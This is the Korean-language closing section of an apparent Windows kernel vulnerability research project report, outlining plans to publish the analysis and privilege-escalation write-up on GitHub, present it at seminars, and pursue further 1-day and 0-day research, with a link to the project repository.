먼저, 현재까지 수행한 취약점 분석 및 Exploit 구현 과정을 체계적으로 문서화하여 공개할 예정이다. 해당 문서에는 분석 절차, 문제 해결 과정, 그리고 권한 상승 시나리오에 대한 세부 내용을 포함해, 다른 사람이 참고할 수 있는 실질적인 자료로 완성하고자 한다. 문서화가 완료되면 이를 GitHub에 공개하여 커뮤니티와 지식을 공유할 것이다. 또한, 세미나나 컨퍼런스 발표를 통해 프로젝트 수행 과정을 소개하고자 한다. 이를 통해 단순한 결과 공유를 넘어, 커널 보안 입문자가 어떻게 실질적인 Exploit 개발 단계까지 도달할 수 있는지에 대한 내용을 공유하려 한다.

중장기적으로는 본 프로젝트를 통해 확립한 분석 절차와 도구 활용 역량을 기반으로, 유사한 Windows 커널 1-day 취약점 분석에 도전하고, 나아가 0-day 발굴을 목표로 한 심화 연구 프로젝트를 진행할 계획이다. 이를 통해 단기적으로는 커널 보안 분야에서의 분석 경험과 문제 해결 능력을 확장하고, 장기적으로는 취약점 발굴 및 분석 역량을 고도화하여 향후 직무에서 필요한 전문성을 확보하고자 한다.

참고

본 프로젝트에 대한 보다 자세한 내용은 아래 Github Repository에 수록되어 있다.

KernelPan!c

스캔 시 Github(https://github.com/zsxen/WHS3-KernelPanic)로 이동합니다.